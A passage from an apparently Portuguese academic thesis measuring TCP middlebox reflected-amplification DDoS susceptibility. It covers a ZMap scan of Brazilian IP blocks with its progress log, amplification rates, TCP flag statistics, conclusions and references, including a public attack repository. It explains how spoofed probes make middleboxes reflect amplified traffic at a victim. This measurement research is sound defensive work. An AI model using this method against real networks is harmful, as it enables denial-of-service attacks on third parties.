

Figura 6.13: Quantitativo de endereços IP que responderam à varredura em amplificadores e não amplificadores, incluindo o total de respondentes.

```
0:00 0%; send: 1 0 p/s (16 p/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:01 0%; send: 10294 10.3 Kp/s (9.69 Kp/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:02 0%; send: 20337 9.98 Kp/s (9.83 Kp/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:03 0%; send: 30386 10.0 Kp/s (9.89 Kp/s avg); recv: 0 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.00%
0:04 0%; send: 40293 9.90 Kp/s (9.89 Kp/s avg); recv: 5 4 p/s (1 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.01%
0:05 0% (2h26m left); send: 50391 10.0 Kp/s (9.92 Kp/s avg); recv: 5 0 p/s (0 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.01%
0:06 0% (2h26m left); send: 60394 9.98 Kp/s (9.93 Kp/s avg); recv: 20 14 p/s (3 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.03%
0:07 0% (2h26m left); send: 70445 10.0 Kp/s (9.94 Kp/s avg); recv: 22 1 p/s (3 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.03%
0:08 0% (2h26m left); send: 80407 9.94 Kp/s (9.94 Kp/s avg); recv: 23 0 p/s (2 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.03%
0:09 0% (2h26m left); send: 90480 10.0 Kp/s (9.95 Kp/s avg); recv: 23 0 p/s (2 p/s avg); drops: 0 p/s (0 p/s avg); hitrate: 0.03%
```

Figura 6.14: Captura de tela da execução da varredura utilizando `zmap` juntamente com o módulo `forbidden_scan`.

Esse número representa aproximadamente 34% dos IPs que responderam, uma proporção significativa que demonstra a presença disseminada de *middleboxes* com comportamento indesejado ou mal configurado em redes brasileiras (Figura 6.15).



Figura 6.15: Percentual de IPs respondentes classificados como amplificadores e não amplificadores.

Os IPs classificados como amplificadores foram responsáveis por transmitir um total de 1.119.928.020 bytes (aproximadamente 1,04 GB) em respostas. A taxa média de amplificação observada foi de 1,655×, indicando que, em média, cada byte enviado pelo atacante resultou em 1,655 bytes de resposta da parte da *middlebox*.

Adicionalmente, foram analisadas as *flags* TCP presentes nos pacotes de resposta emitidos pelos IPs. A distribuição dessas *flags* ajuda a entender o comportamento do sistema de rede dos respondentes (ver Figura 6.16):



Figura 6.16: Distribuição das *flags* TCP presentes nos pacotes de resposta emitidos pelos IPs.

- **SA (SYN-ACK)**: 36.756.409 pacotes – representa a maioria das respostas, caracterizando *middleboxes* que respondem como se estivessem estabelecendo conexões.
- **RA (RST-ACK)**: 4.048.993 pacotes – indica que alguns sistemas estavam rejeitando conexões imediatamente após a tentativa.
- **FPA (FIN-PSH-ACK)**: 80 pacotes – presença rara, mas indica fluxos que foram encerrados com dados ainda sendo enviados.
- **FSA (FIN-SYN-ACK)**: 176 pacotes – uma combinação atípica de flags que pode indicar comportamento não convencional de alguns dispositivos.
- **PA (PSH-ACK)**: 2 pacotes – também raro, mas possível em implementações específicas de *middleboxes*.

A predominância da *flag* `SA` mostra que a maioria das respostas foi compatível com sistemas que respondem a pacotes SYN como se o *handshake* TCP estivesse sendo iniciado normalmente. Esse comportamento é particularmente útil para ataques de amplificação, uma vez que o atacante pode falsificar o endereço de origem e obter respostas direcionadas à vítima, amplificando assim o volume de tráfego.

Além das estatísticas agregadas, também foram geradas funções de distribuição acumulada (CDFs) para melhor visualização da dispersão dos valores entre os IPs ampli-

ficadores. A Figura 6.17 mostra a CDF do número de pacotes enviados por cada IP amplificador, enquanto a Figura 6.18 representa a CDF da quantidade total de bytes transmitidos. Já a Figura 6.19 exibe a CDF da taxa de amplificação observada em cada IP.



Figura 6.17: Distribuição acumulada da fração de *hosts* amplificadores em função do número de pacotes enviados por cada IP.



Figura 6.18: Distribuição acumulada da fração de *hosts* amplificadores em função do número de bytes enviados por cada IP.



Figura 6.19: Distribuição acumulada da fração de *hosts* em função da taxa de amplificação observada em cada IP amplificador.

Essas curvas permitem observar, por exemplo, quantos IPs amplificadores responderam com mais de um determinado número de pacotes ou *bytes*, e quantos apresentaram taxas de amplificação superiores a 1,5 ou até 10x, sendo essenciais para caracterizar o poder ofensivo dessas *middleboxes* em cenários reais de ataques distribuídos.

6.7 Síntese do capítulo

Neste capítulo, foram apresentados e discutidos os resultados obtidos nos experimentos de laboratório e na varredura da internet brasileira, com foco na identificação de *middleboxes* potencialmente vulneráveis. Foram analisadas diferentes configurações de *firewalls*, incluindo pfSense com pfBlockerNG, pfSense com Squid e SquidGuard, e FortiGate, observando-se seus comportamentos diante do ataque por reflexão TCP. Os dados da varredura em larga escala forneceram uma visão geral sobre a distribuição dessas vulnerabilidades no Brasil. No capítulo seguinte, são apresentadas as principais conclusões do estudo, juntamente com sugestões de trabalhos futuros, como a realização de testes com outras *middleboxes* e o aprimoramento do código-fonte, em colaboração com o desenvolvedor original da ferramenta analisada.

Capítulo 7

Conclusão e Trabalhos Futuros

Este trabalho teve como objetivo analisar a viabilidade de ataques de reflexão amplificada sobre o protocolo TCP, explorando o comportamento de *middleboxes*. A pesquisa foi estruturada em duas etapas principais: (i) a construção de um ambiente de laboratório controlado para experimentação e (ii) a realização de uma varredura ativa em blocos de endereços IP brasileiros, com o intuito de identificar dispositivos suscetíveis a esse tipo de ataque. Ambas as fases foram conduzidas com êxito, permitindo não apenas atingir os objetivos propostos, mas também contribuir significativamente com a literatura técnica e prática sobre o tema.

Na primeira etapa, foi desenvolvido um ambiente de testes composto por três cenários distintos, todos baseados na mesma topologia de rede. Cada cenário envolveu uma máquina atacante, uma máquina alvo e diferentes soluções de *firewall*, representando possíveis *middleboxes*: (i) pfSense com pfBlockerNG, (ii) pfSense com Squid e SquidGuard, e (iii) FortiGate. O objetivo foi observar o comportamento dessas *middleboxes* frente a pacotes forjados com *IP spoofing*, simulando tráfego de domínios potencialmente censurados.

Embora nem todos os cenários tenham produzido tráfego amplificado em grande volume, o critério adotado para determinar a suscetibilidade dos dispositivos — baseado na metodologia proposta por Bock et al. [3] — foi a presença de qualquer resposta refletida ao alvo a partir de pacotes forjados pelo atacante. Em dois dos três cenários, observou-se o envio de pacotes de resposta pela *middlebox* ao alvo, validando o funcionamento do ataque de reflexão em ambiente real controlado. Esta validação prática, com base em um código público e reprodutível, representa uma contribuição inédita e relevante para o entendimento técnico do ataque, considerando-se também a dificuldade em configurar adequadamente os ambientes e capturar o tráfego de forma precisa para análise.

A segunda etapa envolveu a execução de uma varredura ativa em blocos de endereços IP brasileiros. Foram enviados pacotes de sondagem (*probes*) com o endereço de origem

forjado, simulando tráfego proveniente de um destino censurado. Diversos dispositivos responderam a esses pacotes, indicando a existência de *middleboxes* em operação, suscetíveis à exploração para fins de amplificação e reflexão. Apesar de nem todos os IPs responderem com intensidade, a simples presença de resposta conforme os critérios de Bock et al. foi suficiente para caracterizá-los como suscetíveis.

Conclui-se, portanto, que os objetivos deste trabalho foram plenamente alcançados. Demonstrou-se que o ataque de reflexão amplificada via *middleboxes* é tecnicamente viável tanto em ambiente controlado quanto em contexto real, evidenciando uma ameaça concreta à segurança de redes e infraestruturas. Os resultados obtidos reforçam a importância da conscientização sobre esse vetor de ataque, especialmente em ambientes que utilizam sistemas de filtragem baseados em conteúdo.

Referências

[1] Silva, Eduardo J. A., Gabriel R. L. Andrade e Rogério L. S. Oliveira: *Ataques Negação de Serviço Distribuído (DDoS): o Que é e Como Prevenir*. 2024. 1, 12

[2] Nexusguard: *DDoS Trend Report 2024*, 2024. https://www.nexusguard.com/threat-report/ddos-trend-report-2024, acesso em 2025-04-08. 1

[3] Bock, Kevin, Abdulrahman Alaraj, Yair Fax, Kyle Hurley, Eric Wustrow e Dave Levin: *Weaponizing Middleboxes for TCP Reflected Amplification: Censors pose a threat to the entire Internet.*, agosto 2021. https://geneva.cs.umd.edu/posts/usenix21-weaponizing-censors/, acesso em 2025-03-27. 1, 2, 5, 14, 15, 16, 18, 19, 20, 26, 27, 28, 46, 47, 48, 71

[4] Akamai Security Intelligence Response Team: *TCP Middlebox Reflection: Coming to a DDoS Near You*, março 2022. https://www.akamai.com/blog/security/tcp-middlebox-reflection, acesso em 2025-03-27. 1, 2, 5, 6, 12, 15, 16, 20, 47

[5] Huang, Shan, Félix Cuadrado e Steve Uhlig: *Middleboxes in the Internet: A HTTP perspective*. 2017 Network Traffic Measurement and Analysis Conference (TMA), páginas 1–9, 2017. 1, 5

[6] INCIBE: *TCP Middlebox Reflection: new DDoS attack vector*, maio 2022. https://www.incibe.es/en/incibe-cert/blog/tcp-middlebox-reflection-new-ddos-attack-vector, acesso em 2025-03-27. 5, 16

[7] Carpenter, B. e S. Brim: *Middleboxes: Taxonomy and Issues*. Relatório Técnico RFC3234, RFC Editor, fevereiro 2002. https://www.rfc-editor.org/info/rfc3234, acesso em 2025-04-29. 5

[8] Benhabbour, Ilies e Marc Dacier: *ENDEMIC: End-to-End Network Disruptions – Examining Middleboxes, Issues, and Countermeasures – A Survey*. ACM Comput. Surv., 57(7), fevereiro 2025, ISSN 0360-0300. https://doi.org/10.1145/3716372, Place: New York, NY, USA Publisher: Association for Computing Machinery. 5, 6, 8

[9] Pal, Debashis: *A new DDoS attack vector: TCP Middlebox Reflection*, outubro 2022. https://blog.apnic.net/2022/10/18/a-new-ddos-attack-vector-tcp-middlebox-reflection/, acesso em 2025-03-27. 5, 8, 9, 14

[10] Stanford University: *China's Great Firewall*. https://cs.stanford.edu/people/eroberts/cs181/projects/2010-11/FreeExpressionVsSocialCohesion/china_policy.html, acesso em 2025-05-02. 6, 20

[11] Daniels, Dan: *What is Deep Packet Inspection (DPI)?*, outubro 2023. https://blog.gigamon.com/2023/10/16/deep-packet-inspection/, acesso em 2025-04-29. 6

[12] Fortinet: *O que é inspeção profunda de pacotes (DPI)?* https://www.fortinet.com/br/resources/cyberglossary/dpi-deep-packet-inspection, acesso em 2025-04-29. 6

[13] Check Point Software: *What is TCP/IP?* https://www.checkpoint.com/cyber-hub/network-security/what-is-tcp-ip/, acesso em 2025-04-30. 7

[14] Fortinet: *What is TCP/IP in Networking?* https://www.fortinet.com/resources/cyberglossary/tcp-ip, acesso em 2025-04-30. 7

[15] Abie, Habtamu: *An Overview of Firewall Technologies*. dezembro 2000. 7

[16] Buckbee, Michael: *What is a Proxy Server and How Does it Work?*, junho 2022. https://www.varonis.com/blog/what-is-a-proxy-server, acesso em 2025-04-30. 8

[17] Fortinet: *What Is A Proxy Server? How does It Work?* https://www.fortinet.com/resources/cyberglossary/proxy-server, acesso em 2025-04-30. 8

[18] Stevens, William Richard: *TCP/IP Illustrated, Volume 1: The Protocols*. Addison-Wesley Professional Computing Series. Addison-Wesley, 1994, ISBN 978-0-201-63346-7. 8, 9

[19] Fortinet: *What Is a Firewall? Definition and Types of Firewall*. https://www.fortinet.com/resources/cyberglossary/firewall, acesso em 2025-04-30. 8, 10

[20] Check Point Software: *What is a Firewall? The Different Types of Firewalls*. https://www.checkpoint.com/cyber-hub/network-security/what-is-firewall/, acesso em 2025-04-30. 10

[21] Check Point Software: *O que é negação de serviço (DoS)?* https://www.checkpoint.com/pt/cyber-hub/cyber-security/what-is-denial-of-service/, acesso em 2025-04-26. 11

[22] Cloudflare: *O que é um ataque de negação de serviço (DoS)?* https://www.cloudflare.com/pt-br/learning/ddos/glossary/denial-of-service/, acesso em 2025-04-26. 11

[23] Imperva: *DDoS Attack Types & Mitigation Methods*. https://www.imperva.com/learn/ddos/ddos-attacks/, acesso em 2025-06-16. 11

[24] Kumar, Sumit, Sumit Dalal e Vivek Dixit: *The OSI model: Overview on the seven layers of computer networks*. 2(3), ISSN 2348-120X. Publisher: Research Publish Journals. 11

[25] Akamai: *What Is a DDoS Attack?* https://www.akamai.com/glossary/what-is-ddos, acesso em 2025-03-30. 11, 12

[26] Akamai: *What Is a Low and Slow Attack?* `https://www.akamai.com/glossary/what-is-a-low-and-slow-attack`, acesso em 2025-06-16. 12

[27] Peng, Tao, Christopher Leckie e Kotagiri Ramamohanarao: *Survey of network-based defense mechanisms countering the DoS and DDoS problems.* ACM Comput. Surv., 39, abril 2007. 12

[28] Selamat, Ali, Rizaain Yusof e Nur Udzir: *Systematic literature review and taxonomy for DDoS attack detection and prediction.* International Journal of Digital Enterprise Technology, 1:292, janeiro 2019. 12

[29] Krupp, Johannes, Michael Backes e Christian Rossow: *Identifying the Scan and Attack Infrastructures Behind Amplification DDoS Attacks.* Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, páginas 1426–1437, 2016. `https://doi.org/10.1145/2976749.2978293`, event-place: Vienna, Austria. 12

[30] Gondim, João J. C., Robson de Oliveira Albuquerque e Ana Lucila Sandoval Orozco: *Mirror saturation in amplified reflection Distributed Denial of Service: A case of study using SNMP, SSDP, NTP and DNS protocols.* Future Generation Computer Systems, 108:68–81, 2020, ISSN 0167-739X. 13

[31] Vasques, Alan Tamer e João J. C. Gondim: *Ataques DDoS por Reflexão Amplificada Sobre Refletor IoT Rodando CoAP.* 2020 15th Iberian Conference on Information Systems and Technologies (CISTI), páginas 1–6, 2020. 13

[32] Vasques, Alan Tamer e João J. C. Gondim: *Amplified Reflection DDoS Attacks over IoT Mirrors: A Saturation Analysis.* 2019 Workshop on Communication Networks and Power Systems (WCNPS), páginas 1–6, 2019. 13

[33] Rossow, Christian: *Amplification Hell: Revisiting Network Protocols for DDoS Abuse.* janeiro 2014. 13

[34] Ogaili, Riyadh Rahef Nuiaa al, Selvakumar Manickam e Ali Alsaeedi: *Distributed reflection denial of service attack: A critical review.* International Journal of Electrical and Computer Engineering, 11:5327–5341, dezembro 2021. 13, 14

[35] Azure Network Security Team: *Anatomy of a DDoS amplification attack*, maio 2022. `https://www.microsoft.com/en-us/security/blog/2022/05/23/anatomy-of-ddos-amplification-attacks/`, acesso em 2025-05-01. 13, 14

[36] NETSCOUT: *What is a Reflection Amplification Attack?* `https://www.netscout.com/what-is-ddos/what-is-reflection-amplification-attack`, acesso em 2025-04-30. 13

[37] Kührer, Marc, Thomas Hupperich, Christian Rossow e Thorsten Holz: *Hell of a handshake: abusing TCP for reflective amplification DDoS attacks.* 8th USENIX Workshop on Offensive Technologies (WOOT 14), 2014. 14

[38] Bock, Kevin, Abdulrahman Alaraj, Yair Fax, Kyle Hurley, Eric Wustrow e Dave Levin: *Weaponizing Middleboxes for TCP Reflected Amplification*. 30th USENIX Security Symposium (USENIX Security 21), páginas 3345–3361, agosto 2021. https://www.usenix.org/conference/usenixsecurity21/presentation/bock. 14, 15, 18, 19, 20

[39] Jie Ji: *7 Gbps TCP-Middlebox-Reflection Incident Mitigated by NSFOCUS - NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.*, abril 2022. https://nsfocusglobal.com/pt-br/7-gbps-tcp-middlebox-reflection-incident-mitigated-by-nsfocus/, acesso em 2025-03-27. 15, 16, 21

[40] Jie Ji: *Research and Analysis of Middlebox-based TCP Reflective Amplification Attacks*, junho 2022. https://nsfocusglobal.com/pt-br/research-and-analysis-of-middlebox-based-tcp-reflective-amplification-attacks/, acesso em 2025-03-27. 16, 21

[41] Shadowserver Foundation: *Over 18.8 million IPs vulnerable to Middlebox TCP reflection DDoS attacks*, abril 2022. https://www.shadowserver.org/news/over-18-8-million-ips-vulnerable-to-middlebox-tcp-reflection-ddos-attacks/, acesso em 2025-03-27. 16, 18, 47

[42] Branco, Dácio Castelo: *Novo método de ataque DDoS é detalhado por pesquisadores*, março 2022. https://canaltech.com.br/seguranca/novo-metodo-de-ataque-ddos-e-detalhado-por-pesquisadores-212057/, acesso em 2025-03-27. 20

[43] Dickson, Ben: *Middleboxes now being used for DDoS attacks in the wild, Akamai finds*, março 2022. https://portswigger.net/daily-swig/middleboxes-now-being-used-for-ddos-attacks-in-the-wild-akamai-finds. 20

[44] Nguyen, Huy: *Analysis of TCP Amplification DDoS Attacks*, fevereiro 2022. https://www.corero.com/analysis-of-tcp-amplification-ddos-attacks/, acesso em 2025-03-27. 21

[45] The Shadowserver Foundation: *MEDIUM: Vulnerable DDoS Middlebox Report*, outubro 2024. https://www.shadowserver.org/what-we-do/network-reporting/vulnerable-ddos-middlebox-report/, acesso em 2025-04-08. 21, 22

[46] CVE: *CVE-2021-41530*, outubro 2021. https://www.cve.org/CVERecord?id=CVE-2021-41530, acesso em 2025-04-01. 23

[47] Forcepoint: *Security Advisory: TCP Reflected Amplification*, setembro 2021. https://support.forcepoint.com/s/article/000041168, acesso em 2025-04-01. 23

[48] Forcepoint: *Security Advisory: CVE-2021-41530 TCP Reflected Amplification vulnerability*, setembro 2021. https://help.forcepoint.com/security/CVE/CVE-2021-41530.html, acesso em 2025-04-01. 23

[49] NIST: *CVE-2022-27491*, setembro 2022. https://nvd.nist.gov/vuln/detail/cve-2022-27491, acesso em 2025-03-27. 23, 24, 41

[50] SecAlerts: *CVE-2022-2749: TCP Middlebox Reflection*, setembro 2022. https://secalerts.co/vulnerability/CVE-2022-27491, acesso em 2025-03-27. 23, 41

[51] FortiGuard Labs: *TCP Middlebox Reflection*, setembro 2022. https://www.fortiguard.com/psirt/FG-IR-22-073, acesso em 2025-03-27. 23, 24, 41

[52] Tenable: *Fortinet Fortigate TCP Middlebox Reflection (FG-IR-22-073)*, outubro 2024. https://www.tenable.com/plugins/nessus/209716, acesso em 2025-03-27. 24

[53] Vigilance.fr: *Vulnerability FortiOS via TCP Middlebox Reflection*, setembro 2022. https://vigilance.fr/vulnerability/FortiOS-denial-of-service-via-TCP-Middlebox-Reflection-39198, acesso em 2025-03-27. 24

[54] Sangfor Technologies: *CVE-2022-0028: Palo Alto Networks PAN-OS Reflected Amplification Denial-of-Service Vulnerability*, novembro 2022. https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/cve-2022-0028-palo-alto-networks-pan-os-reflected-amplification-denial-of-service-vulnerability, acesso em 2025-03-27. 24

[55] NIST: *CVE-2022-0028 Detail*, outubro 2022. https://nvd.nist.gov/vuln/detail/CVE-2022-0028, acesso em 2025-05-06. 24, 25

[56] Arghire, Ionut: *Palo Alto Networks Firewalls Targeted for Reflected, Amplified DDoS Attacks - SecurityWeek*, 2022. https://www.securityweek.com/palo-alto-networks-firewalls-targeted-reflected-amplified-ddos-attack/, acesso em 2025-03-27. 24, 25

[57] CISO Advisor: *Firewalls da Palo Alto Networks podiam fazer ataques DDoS*, agosto 2022. https://www.cisoadvisor.com.br/firewalls-da-palo-alto-networks-podiam-fazer-ataques-ddos/. 24, 25

[58] Palo Alto Networks: *CVE-2022-0028 PAN-OS: Reflected Amplification Denial-of-Service (DoS) Vulnerability in URL Filtering*, 2022. https://security.paloaltonetworks.com/CVE-2022-0028, acesso em 2025-03-27. 24

[59] Cyber Solutions By Thales: *CVE-2022-0028*, 2022. https://cds.thalesgroup.com/en/tcs-cert/CVE-2022-0028, acesso em 2025-04-02. 24, 25

[60] CWE: *CWE-406: Insufficient Control of Network Message Volume (Network Amplification) (4.17)*. https://cwe.mitre.org/data/definitions/406.html, acesso em 2025-06-10. 25

[61] Greig, Jonathan: *Palo Alto warns of firewall vulnerability used in DDoS attack on service provider | The Record from Recorded Future News*, agosto 2022. https://therecord.media/palo-alto-warns-of-firewall-vulnerability-used-in-ddos-attack-on-service-provider, acesso em 2025-03-27. 25

[62] Check Point CheckMates: *TCP Reflected Amplification*, março 2022. https://community.checkpoint.com/t5/Threat-Prevention/TCP-Reflected-Amplification/td-p/144862, acesso em 2025-03-27. 25

[63] Cisco Community: *How to Protect TCP Middlebox Reflection*, setembro 2022. https://community.cisco.com/t5/network-security/how-to-protect-tcp-middlebox-reflection/td-p/4719042, acesso em 2025-03-27. 25, 26

[64] Meniere, Sébastien: *Ddos-TCP-Middlebox-Reflection-Attack*, 2023. https://github.com/moloch54/Ddos-TCP-Middlebox-Reflection-Attack, acesso em 2025-03-27. 27, 29

[65] VMware: *Fusion and Workstation*. https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion, acesso em 2025-05-13. 34

[66] Ubuntu: *Download Ubuntu Desktop*. https://ubuntu.com/download/desktop, acesso em 2025-05-13. 35

[67] pfSense: *Download pfSense Community Edition*. https://www.pfsense.org/download/, acesso em 2025-05-13. 36

[68] pfSense: *Getting Started With pfSense Software*. https://www.pfsense.org/getting-started/, acesso em 2025-05-13. 36

[69] pfSense Documentation: *pfBlocker-NG Package*. https://docs.netgate.com/pfsense/en/latest/packages/pfblocker.html, acesso em 2025-05-14. 39, 56

[70] FortiCloud: *VM Images*. https://support.fortinet.com/support/, acesso em 2025-05-13. 41

[71] Fortinet: *Next Generation Firewall (NGFW)*. https://www.fortinet.com/br/products/next-generation-firewall, acesso em 2025-05-13. 41

[72] Durumeric, Zakir, Eric Wustrow e J Alex Halderman: *ZMap: Fast Internet-wide scanning and its security applications*. Em *22nd USENIX Security Symposium*, 2013. 46, 48

[73] Bock, Kevin: *zmap*. https://github.com/Kkevsterrr/zmap, acesso em 2025-03-27. 46